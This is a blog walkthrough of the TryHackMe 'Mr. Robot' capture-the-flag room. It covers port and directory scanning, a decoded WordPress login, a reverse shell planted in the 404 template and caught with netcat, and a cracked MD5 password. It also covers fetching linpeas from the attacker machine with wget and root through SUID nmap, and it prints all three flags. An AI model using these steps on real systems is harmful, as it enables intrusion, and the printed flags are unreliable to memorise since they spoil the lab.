TryHackMe: Mr. Robot WalkThrough
TryHackMe: Mr. Robot WalkThrough#### Hello friend, in this blog post, I’ll walk you through my journey through the Mr. Robot room on the TryHackMe platform. This room, inspired by the popular TV series Mr. Robot, provides a fantastic opportunity for learning and practical application of cybersecurity skills.[TryHackMe | Mr Robot CTF
Based on the Mr. Robot show, can you root this box?tryhackme.com](https://tryhackme.com/room/mrrobot)[](https://tryhackme.com/room/mrrobot)
If you are interested in more articles from the world of cybersecurity, check out my weekly newsletter in which i summarize events from the world of cybersecurity.
Reconnaissance
I used nmap to scan the target host and discovered that ports 80 and 443 were open. This indicated a web server, which was a good starting point.
nmap -sC -sV -Pn -v 10.10.179.88Discovered open port 80/tcp on 10.10.179.88Discovered open port 443/tcp on 10.10.179.88PORT STATE SERVICE VERSION22/tcp closed ssh80/tcp open http Apache httpd|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E| http-methods: |_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache|_http-title: Site doesn't have a title (text/html).443/tcp open ssl/http Apache httpd|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E| http-methods: |_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache|_http-title: Site doesn't have a title (text/html).| ssl-cert: Subject: commonName=www.example.com| Issuer: commonName=www.example.com| Public Key type: rsa| Public Key bits: 1024| Signature Algorithm: sha1WithRSAEncryption| Not valid before: 2015-09-16T10:45:03| Not valid after: 2025-09-13T10:45:03| MD5: 3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97|_SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
gobuster dir --url http://10.10.179.88/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt===============================================================/images (Status: 301)/video (Status: 301)/rss (Status: 301)/image (Status: 301)/blog (Status: 301)/0 (Status: 301)/audio (Status: 301)/sitemap (Status: 200)/admin (Status: 301)/feed (Status: 301)/robots (Status: 200)/dashboard (Status: 302)/login (Status: 302)/phpmyadmin (Status: 403)/intro (Status: 200)/license (Status: 200)/wp-content (Status: 301)/css (Status: 301)/js (Status: 301)
Using gobuster, I discovered robots.txt, which concealed the first key and fsocity.dic. Further scanning with gobuster revealed the page /dashboard, which pointed to a WordPress login, and also discovered /license, where scrolling down the page revealed a base64 encoded string.
/robots
User-agent: *fsocity.dickey-1-of-3.txt
🏁 073403c8a58a1f80d943455fb30724b9
/fsocity.dic

/80

/dashboard
/license
scroll down


I decoded the base64 string, obtained a password, and logged into the WordPress admin panel.
ZWxsaW90OkVSMjgtMDY1Mgo=
base64 decoder > elliot:ER28–0652
/dashboard
Here, I modified the 404 page to contain a reverse-shell. I launched netcat and opened the 404 page, which granted me a shell.

run nc and visit page
nc -lvnp 1234whoamidaemon
Shell time
The shell was under user daemon. In /home/robot, I found the second key file, but it was only accessible to the user robot. However, the file password.raw-md5 was accessible, and using CrackStation, I managed to obtain the password from the MD5 hash.
python -c 'import pty; pty.spawn("/bin/bash")'daemon@linux:/$ cd /homecd /homedaemon@linux:/home$ lslsrobotdaemon@linux:/home$ cd robotcd robotdaemon@linux:/home/robot$ ls -allls -alltotal 16drwxr-xr-x 2 root root 4096 Nov 13 2015 .drwxr-xr-x 3 root root 4096 Nov 13 2015 ..-r-------- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5daemon@linux:/home/robot$ cat password.raw-md5cat password.raw-md5robot:c3fcd3d76192e4007dfb496cca67e13b

abcdefghijklmnopqrstuvwxyz
I utilized the password to switch to the user robot, thereby acquiring the second flag.
daemon@linux:/home/robot$ su robotsu robotPassword: abcdefghijklmnopqrstuvwxyzrobot@linux:~$ whoamiwhoamirobotrobot@linux:~robot@linux:~$ cat key-2-of-3.txtcat key-2-of-3.txt822c73956184f694993bede3eb39f959
🏁 822c73956184f694993bede3eb39f959
Privilege Escalation
Now, it was necessary to perform privilege escalation to gain root access and open the root flag. On my Kali Linux, I downloaded linpeas, launched a web server, and downloaded linpeas.sh to the server.
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.shpython3 -m http.server
wget 10.10.33.211:8000/linpeas.sh./linpeas.shSUID - Check easy privesc, exploits and write perms...-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap...
With linpeas, I discovered that nmap could be exploited. Following a guide on GTFOBins, I found out how to exploit nmap for sudo privileges, became root, and obtained the root flag.
GFOBin -> https://gtfobins.github.io/gtfobins/nmap/#sudo
robot@linux:/tmp$ nmap --interactiveStarting nmap V. 3.81 ( http://www.insecure.org/nmap/ )Welcome to Interactive Mode -- press h <enter> for helpnmap> !sh!sh# whoamiwhoamiroot# cd /rootcd /root# lslsfirstboot_done key-3-of-3.txt# cat key-3-of-3.txtcat key-3-of-3.txt04787ddef27c3dee1ee161b21670b4e4
🏁 04787ddef27c3dee1ee161b21670b4e4
Thank you for reading!
If you like this content, feel free to follow me for more articles.